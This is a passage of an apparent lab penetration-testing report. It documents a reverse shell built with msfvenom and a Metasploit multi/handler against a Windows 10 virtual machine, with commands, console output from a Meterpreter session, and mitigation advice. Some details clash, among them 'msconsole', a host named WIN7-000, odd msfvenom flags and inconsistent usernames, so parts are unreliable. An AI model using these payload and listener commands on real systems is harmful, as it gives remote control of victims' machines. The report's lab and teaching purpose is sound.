


Figure 12: PE Explorer Analysis

Intermediate Task: 3

Attack Name: Reverse Shell using Metasploit Framework

Target: Windows 10 Virtual Machine

Tools: Metasploit Framework, msfvenom, msconsole

Commands:

- Payload creation using msfvenom:
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.56.102 LPORT=4444 -f exe -o
payload.exe
- Start Metasploit framework: msconsole
Listener setup: use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 4444
exploit

Findings:

A reverse shell payload was generated using msfvenom and executed on the Windows 10 virtual machine. Once the payload was executed, a reverse connection was established from the Windows machine to the Kali Linux attacker machine. The Metasploit handler successfully received the connection and a Meterpreter session was opened. Through this session,

the attacker was able to interact with the target system and obtain system information.

Severity: (9.5/10)High

A successful reverse shell allows an attacker to gain remote access and control over the target machine.

Impact:


If an attacker successfully establishes a reverse shell connection, they can execute commands remotely, access sensitive files, and potentially gain full control over the target system.

Mitigation:

To prevent reverse shell attacks, systems should implement strong security measures such as updated antivirus software, firewall rules, and intrusion detection systems. Additionally, suspicious executables should not be downloaded or executed from untrusted sources.

Steps to Reproduce:

Step 1: Create a Windows reverse shell payload using msfvenom in Kali Linux




```
shantano@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -t x86 -t msfpayload
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 256 bytes
Final size of exe file: 7168 bytes

shantano@kali:~$
```

Figure 13: Payload Creation using msfvenom

Step 2: Start Metasploit framework and configure the multi/handler module to listen for incoming reverse shell connections.



```
shantano@kali:~$ msfconsole
msf5 (root) > use multi/handler
msf5 (multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 (multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf5 (multi/handler) > set LPORT 4444
LPORT => 4444
msf5 (multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
```

Figure 14: Metasploit Listener Setup

Step 3: Transfer the payload to the Windows virtual machine and execute the payload file





Figure 15: Payload Transfer to Target Machine

Step 4: After executing the payload, a Meterpreter session is opened in the Metasploit console



```
shantanu@kali:~$ msf5 > use multi/handler
msf5 > use multi/handler
msf5 multi/handler > payload windows/meterpreter/reverse_tcp
msf5 multi/handler > LHOST 192.168.56.102
msf5 multi/handler > LPORT 4444
msf5 multi/handler > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (198334 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:59882) at 2026-03-07 00:39:04 +0530

meterpreter > 
```

Figure 16: Meterpreter Session Established

Step 5: Run the commands to verify access to the target system



```
meterpreter > sysinfo
Computer      : WIN7-000
OS            : Windows 10 22H2 (10.0 Build 19045)
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

meterpreter > screenshot
Screen saved to: /home/shantanu/.WSL/Ubuntu/.png
meterpreter > pwd
C:\Users\shantanu\Downloads
meterpreter > screenshot
Screen saved to: /home/shantanu/.WSL/Ubuntu/.png
meterpreter > 
```

Figure 17: Access Verification via Meterpreter




Figure 18: File Analysis on Kali Linux

References

- <https://nmap.org/>
- <https://owasp.org/>
- <https://www.kali.org/tools/>
- <https://crackstation.net/>
- <https://www.metasploit.com/>
- <https://www.wireshark.org/>

Resources Used

- **Kali Linux Operating System**
- **Nmap (Port Scanning Tool)**
- **Gobuster (Directory Brute Force Tool)**
- **Wireshark (Packet Analysis Tool)**
- **Metasploit Framework**
- **msfvenom**
- **CrackStation (Online Hash Cracking Tool)**
- **PE Explorer**
- **VeraCrypt**
- **Windows 11 OS**